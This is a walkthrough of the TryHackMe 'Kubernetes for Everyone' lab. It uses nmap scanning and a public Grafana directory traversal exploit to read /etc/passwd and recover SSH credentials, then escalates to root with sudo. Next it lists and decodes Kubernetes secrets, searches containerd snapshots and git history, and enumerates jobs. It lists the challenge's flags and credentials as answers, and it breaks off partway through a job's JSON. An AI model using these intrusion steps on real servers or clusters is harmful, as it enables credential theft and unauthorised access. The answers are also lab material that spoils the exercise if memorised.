Kubernetes for Everyone | TryHackMe Walkthrough

Overview

In the challenge, a **Grafana directory traversal vulnerability** was exploited, which allowed reading arbitrary files on the server, including `/etc/passwd`, to find usernames and passwords. Once SSH access was gained, **Kubernetes enumeration** involved using `kubectl` (via `k0s kubectl`) to list secrets, pods, and jobs, revealing sensitive data like base64-encoded secrets and job outputs, which were then decoded or cracked to obtain the challenge flags.

…

Access the Cluster

To access a cluster, you need to know the location of the K8s cluster and have credentials to access it. Compromise the cluster and best of luck.

1/Nmap scan

```
# nmap -Pn -sCV -p- -A -T4 10.10.29.65
Starting Nmap 7.80 ( https://nmap.org ) at 2025-08-16 21:53 BST
Stats: 0:01:00 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Nmap scan report for ip-10-10-29-65.eu-west-1.compute.internal
(10.10.29.65)
Host is up (0.00040s latency).
Not shown: 65530 closed ports
PORT     STATE SERVICE           VERSION
22/tcp   open  ssh               OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu
Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e2:35:e1:4f:4e:87:45:9e:5f:2c:97:e0:da:a9:df:d5 (RSA)
|   256 b2:fd:9b:75:1c:9e:80:19:5d:13:4e:8d:a0:83:7b:f9 (ECDSA)
|_  256 75:20:0b:43:14:a9:8a:49:1a:d9:29:33:e1:b9:1a:b6 (ED25519)
111/tcp  open  rpcbind           2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|_  100000  3,4          111/udp6  rpcbind
3000/tcp open  ppp?
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 302 Found
```

```
|     Cache-Control: no-cache
|     Content-Type: text/html; charset=utf-8
|     Expires: -1
|     Location: /login
|     Pragma: no-cache
|     Set-Cookie:
redirect_to=%2Fnice%2520ports%252C%2FTri%256Eity.txt%252ebak; Path=/;
HttpOnly; SameSite=Lax
|     X-Content-Type-Options: nosniff
|     X-Frame-Options: deny
|     X-Xss-Protection: 1; mode=block
|     Date: Sat, 16 Aug 2025 20:53:47 GMT
|     Content-Length: 29
|     href="/login">Found</a>.
|   GenericLines, Help, Kerberos, RTSPRequest, SSLSessionReq,
TLSSessionReq, TerminalServerCookie:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 302 Found
|     Cache-Control: no-cache
|     Content-Type: text/html; charset=utf-8
|     Expires: -1
|     Location: /login
|     Pragma: no-cache
|     Set-Cookie: redirect_to=%2F; Path=/; HttpOnly; SameSite=Lax
|     X-Content-Type-Options: nosniff
|     X-Frame-Options: deny
|     X-Xss-Protection: 1; mode=block
|     Date: Sat, 16 Aug 2025 20:53:17 GMT
|     Content-Length: 29
|     href="/login">Found</a>.
|   HTTPOptions:
|     HTTP/1.0 302 Found
|     Cache-Control: no-cache
|     Expires: -1
|     Location: /login
|     Pragma: no-cache
|     Set-Cookie: redirect_to=%2F; Path=/; HttpOnly; SameSite=Lax
|     X-Content-Type-Options: nosniff
|     X-Frame-Options: deny
|     X-Xss-Protection: 1; mode=block
|     Date: Sat, 16 Aug 2025 20:53:22 GMT
|_    Content-Length: 0
5000/tcp open  http              Werkzeug httpd 2.0.2 (Python 3.8.12)
|_http-server-header: Werkzeug/2.0.2 Python/3.8.12
|_http-title: Etch a Sketch
6443/tcp open  ssl/sun-sr-https?
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 401 Unauthorized
|     Audit-Id: 40eead7f-ae8e-411d-acba-587ef88754b4
|     Cache-Control: no-cache, private
|     Content-Type: application/json
|     Date: Sat, 16 Aug 2025 20:53:48 GMT
|     Content-Length: 129
|
{"kind":"Status","apiVersion":"v1","metadata":{},"status":"Failure","messag
e":"Unauthorized","reason":"Unauthorized","code":401}
```

```
|   GenericLines, Help, Kerberos, RTSPRequest, SSLSessionReq,
TLSSessionReq, TerminalServerCookie:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 401 Unauthorized
|     Audit-Id: baceef57-5459-4319-8cd4-f2c164557ef1
|     Cache-Control: no-cache, private
|     Content-Type: application/json
|     Date: Sat, 16 Aug 2025 20:53:23 GMT
|     Content-Length: 129
|
{"kind":"Status","apiVersion":"v1","metadata":{},"status":"Failure","messag
e":"Unauthorized","reason":"Unauthorized","code":401}
|   HTTPOptions:
|     HTTP/1.0 401 Unauthorized
|     Audit-Id: 233fce64-7e66-49a1-aeac-953596ff11dd
|     Cache-Control: no-cache, private
|     Content-Type: application/json
|     Date: Sat, 16 Aug 2025 20:53:23 GMT
|     Content-Length: 129
|_
{"kind":"Status","apiVersion":"v1","metadata":{},"status":"Failure","messag
e":"Unauthorized","reason":"Unauthorized","code":401}
| ssl-cert: Subject: commonName=kubernetes/organizationName=kubernetes
| Subject Alternative Name: DNS:kubernetes, DNS:kubernetes.default,
DNS:kubernetes.default.svc, DNS:kubernetes.default.svc.cluster,
DNS:kubernetes.svc.cluster.local, DNS:localhost, IP Address:127.0.0.1, IP
Address:10.10.29.65, IP Address:172.17.0.1, IP
Address:FE80:0:0:0:CC:D2FF:FE2E:EF17, IP
Address:FE80:0:0:0:42:BFF:FE29:E3D, IP
Address:FE80:0:0:0:E453:8AFF:FE7F:1525, IP
Address:FE80:0:0:0:5CCC:50FF:FE75:8F3C, IP Address:10.96.0.1
| Not valid before: 2025-08-16T20:40:00
|_Not valid after:  2026-08-16T20:40:00
2 services unrecognized despite returning data. If you know the
service/version, please submit the following fingerprints at
https://nmap.org/cgi-bin/submit.cgi?new-service :

Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.40 ms ip-10-10-29-65.eu-west-1.compute.internal (10.10.29.65)

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 109.51 seconds
```

---

5 open ports:

22/tcp → SSH


111/tcp → RPCBind

3000/tcp → Web service (login redirect)

5000/tcp → HTTP


6443/tcp → HTTPS (Kubernetes API Server):Requires authentication (`401 Unauthorized`).

2/Web server on port 3000




Found Grafana running on port 3000 (Grafana is an open-source tool that lets you visualize and monitor data from many sources using interactive dashboards and alerts) but we need to find the username and password to login.

Web server on port 5000



Found a weird sketch that we need to etch or something and submit.


Web server on port 6443




We can't directly access it of course because Authentication is Required. Meaning the service is **alive** but refusing unauthenticated requests.

3/Exploitation


First think i did was checking the page source and looking for css, js files or even comments.



Then, i found an interesting link in the css file:



Found a note of a guest user on the web page that looks like a base64 encoded and decided to check for it



https://pastebin.com/cPs69B0y

I visited cipher identifier to identify the type of encoding and it is base32 encoding text.

https://www.dcode.fr/cipher-identifier

```
# echo "OZQWO4TBNZ2A====" | base32 -d
vagrant
```

At this point, i was stuck a little to find the password.

When i searched for vulnerabilities related to Grafana service i was able to find Directory Traversal, also called LFI (local file inclusion)

To read: https://owasp.org/www-community/attacks/Path_Traversal

```
#searchsploit grafana
---------------------------------------------- ----------------------------
-----
 Exploit Title                                |  Path
---------------------------------------------- ----------------------------
-----
Grafana 7.0.1 - Denial of Service (PoC)       | linux/dos/48638.sh
Grafana 8.3.0 - Directory Traversal and Arbit | multiple/webapps/50581.py
Grafana <=6.2.4 - HTML Injection              |
typescript/webapps/51073.txt
---------------------------------------------- ----------------------------
-----
Shellcodes: No Results


#searchsploit -m 50581
#python3 50581.py -H http://10.10.29.65:3000
Read file > /etc/passwd

root:x:0:0:root:/root:/bin/ash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
```

```
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
man:x:13:15:man:/usr/man:/sbin/nologin
postmaster:x:14:12:postmaster:/var/mail:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21::/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
at:x:25:25:at:/var/spool/cron/atjobs:/sbin/nologin
squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin
xfs:x:33:33:X Font Server:/etc/X11/fs:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
cyrus:x:85:12::/usr/cyrus:/sbin/nologin
vpopmail:x:89:89::/var/vpopmail:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
smmsp:x:209:209:smmsp:/var/spool/mqueue:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/:/sbin/nologin
grafana:x:472:0:hereiamatctf907:/home/grafana:/sbin/nologin
```

We found the password of “vagrant”: hereiamatctf907

Answer the questions:

Find the username?

Answer: vagrant

Find the password?

Answer: hereiamatctf907

…

Your secret crush

connected on ssh with the found credetials.

```
# ssh vagrant@10.10.29.65
vagrant@10.10.29.65's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-58-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Aug 16 22:30:19 UTC 2025
```

```
  System load:  0.12               Processes:              110
  Usage of /:   6.5% of 61.80GB    Users logged in:        0
  Memory usage: 59%                IP address for eth0:    10.10.29.65
  Swap usage:   0%                 IP address for docker0: 172.17.0.1


248 packages can be updated.
192 updates are security updates.


Last login: Thu Feb 10 18:58:49 2022 from 10.0.2.2

vagrant@johnny:~$ whoami
vagrant
vagrant@johnny:~$ pwd
/home/vagrant
vagrant@johnny:~$ sudo -l
Matching Defaults entries for vagrant on johnny:
    env_reset, exempt_group=sudo, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/b
in\:/snap/bin

User vagrant may run the following commands on johnny:
    (ALL : ALL) ALL
    (ALL) NOPASSWD: ALL
    (ALL) NOPASSWD: ALL
    (ALL) NOPASSWD: ALL
    (ALL) NOPASSWD: ALL
```

`(ALL : ALL) ALL` → user `vagrant` can run **any command as any user or group so** it was easy to get root privilege.

```
root@johnny:~# k0s kubectl get secret
NAME                  TYPE                                  DATA   AGE
default-token-nhwb5   kubernetes.io/service-account-token   3      3y188d
k8s.authentication    Opaque                                1      3y188d
```

Let's break it down:

`k0s` → runs the **k0s Kubernetes distribution**'s version of `kubectl` (sometimes needed if the default kubeconfig is in k0s).

`kubectl` → the **Kubernetes command-line tool** to interact with the cluster.

`get secret` → tells Kubernetes to **list all secrets** in the current namespace.

So "use k0s's kubectl to list all Kubernetes secrets."

```
root@johnny:~# k0s kubectl get secret k8s.authentication -o yaml
apiVersion: v1
data:
  id: VEhNe3llc190aGVyZV8kc19ub18kZWNyZXR9
kind: Secret
metadata:
  creationTimestamp: "2022-02-10T18:58:02Z"
  name: k8s.authentication
  namespace: default
  resourceVersion: "515"
  uid: 416e4783-03a8-4f92-8e91-8cbc491bf727
type: Opaque
```

Let's break it down:

`k0s` → runs the **k0s Kubernetes distribution**'s version of `kubectl`.

`kubectl` → the **Kubernetes CLI tool**.

`get secret` → tells Kubernetes to **retrieve a secret**.

`k8s.authentication` → the **name of the secret** you want to fetch.

`-o yaml` → output the secret **in YAML format** (human-readable with keys and base64-encoded values).

So It fetches the `k8s.authentication` secret and shows all its data in YAML.

…Here, the id is encoded in base64.

```
root@johnny:~# echo "VEhNe3llc190aGVyZV8kc19ub18kZWNyZXR9" | base64 -d
THM{yes_there_$s_no_$ecret}
```

Answer the questions below

What secret did you find?

Answer: THM{yes_there_$s_no_$ecret}

…

Powerhouse of Pod's Storage

Looking for pods…

```
root@johnny:~# k0s kubectl get pods -A
NAMESPACE     NAME                                READY   STATUS
RESTARTS   AGE
internship    internship-job-5drbm                0/1     Completed   0
3y188d
kube-system   kube-router-vsq85                   1/1     Running     0
3y188d
kube-system   metrics-server-74c967d8d4-pvv8l     1/1     Running     0
3y188d
kube-system   kube-api                            1/1     Running     0
3y188d
kube-system   coredns-6d9f49dcbb-9vbff            1/1     Running     0
3y188d
kube-system   kube-proxy-jws4q                    1/1     Running     0
3y188d
```

I was stuck at this point after many fails so I dig around for a while and eventually find that the pods are located in subdirectories off of the **/var/lib/k0s/contanerd** directory.

Then made it to **/var/lib/k0s/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/38/fs/home/ubuntu/jokes**

```
root@johnny:/var/lib/k0s/containerd/io.containerd.snapshotter.v1.overlayfs/
snapshots/38/fs/home/ubuntu/jokes# ls -la
total 28
drwxr-xr-x 3 root root 4096 Feb  7  2022 .
drwxr-xr-x 3 root root 4096 Feb  7  2022 ..
-rw-r--r-- 1 root root 1284 Feb  7  2022 crush.jokes
-rw-r--r-- 1 root root  718 Feb  7  2022 dad.jokes
drwxr-xr-x 8 root root 4096 Feb  7  2022 .git
-rw-r--r-- 1 root root  997 Feb  7  2022 mom.jokes
-rw-r--r-- 1 root root 1160 Feb  7  2022 programming.jokes
```

Looking at the git commits:

```
root@johnny:/var/lib/k0s/containerd/io.containerd.snapshotter.v1.overlayfs/
snapshots/38/fs/home/ubuntu/jokes# git log --pretty=oneline
224b741fa904ee98c75913eafbefa12ac820659f (HEAD -> master, origin/master,
origin/HEAD) feat: add programming.jokes
22cd540f3df22a2f373d95e145056d5370c058f5 feat: add crush.jokes
4b2c2d74b31d922252368c112a3907c5c1cf1ba3 feat: add cold.joke
2be20457c290fa1e8cc8d18cd5b546cec474691c feat: add mom.jokes
cc342469e2a4894e34a3e6cf3c7e63603bd4753e feat: add dad.jokes
```

Searching through those leads us to our flag:

```
root@johnny:/var/lib/k0s/containerd/io.containerd.snapshotter.v1.overlayfs/
snapshots/38/fs/home/ubuntu/jokes# git show
```

```
4b2c2d74b31d922252368c112a3907c5c1cf1ba3
commit 4b2c2d74b31d922252368c112a3907c5c1cf1ba3
Author: Aju100 <ajutamang10@outlook.com>
Date:   Mon Feb 7 22:37:13 2022 +0545

    feat: add cold.joke

diff --git a/king.jokes b/king.jokes
new file mode 100644
index 0000000..1b7d703
--- /dev/null
+++ b/king.jokes
@@ -0,0 +1 @@
+THM{this_joke_is_cold_joke}
\ No newline at end of file
```

Answer the questions below

What is the volume flag?

Answer: THM{this_joke_is_cold_joke}

…

Hack a job at Fang

We saw the internship job listed under the pods previously

```
root@johnny:~# k0s kubectl get pods -A
NAMESPACE     NAME                                READY   STATUS
RESTARTS   AGE
internship    internship-job-5drbm                0/1     Completed   0
3y188d
kube-system   kube-router-vsq85                   1/1     Running     0
3y188d
kube-system   metrics-server-74c967d8d4-pvv8l     1/1     Running     0
3y188d
kube-system   kube-api                            1/1     Running     0
3y188d
kube-system   coredns-6d9f49dcbb-9vbff            1/1     Running     0
3y188d
kube-system   kube-proxy-jws4q                    1/1     Running     0
3y188d

root@johnny:~# k0s kubectl get job -n internship
NAME             COMPLETIONS   DURATION   AGE
internship-job   1/1           3m10s      3y188d
```

Let's break it:

`-A` → shows pods in **all namespaces** instead of just the current namespace.

`-n internship` → limits the command to the **`internship` namespace**.

And this will output the job information:

```
# k0s kubectl get job -n internship -o json
{
    "apiVersion": "v1",
    "items": [
        {
            "apiVersion": "batch/v1",
            "kind": "Job",
            "metadata": {
                "annotations": {
                    "batch.kubernetes.io/job-tracking": ""
                },
                "creationTimestamp": "2022-02-10T18:55:33Z",
                "generation": 1,
                "labels": {
                    "controller-uid": "11cf55dc-7903-4b78-b9d3-
62cf241ad26d",
                    "job-name": "internship-job"
                },
                "name": "internship-job",
                "namespace": "internship",
                "resourceVersion": "579",
                "uid": "11cf55dc-7903-4b78-b9d3-62cf241ad26d"
            },
            "spec": {
                "backoffLimit": 6,
                "completionMode": "NonIndexed",
                "completions": 1,
                "parallelism": 1,
                "selector": {
                    "matchLabels": {
                        "controller-uid": "11cf55dc-7903-4b78-b9d3-
62cf241ad26d"
                    }
                },
                "suspend": false,
                "template": {
                    "metadata": {
                        "creationTimestamp": null,
                        "labels": {
                            "controller-uid": "11cf55dc-7903-4b78-b9d3-
62cf241ad26d",
                            "job-name": "internship-job"
                        }
                    },
                    "spec": {
                        "containers": [
                            {
                                "command": [
                                    "echo",

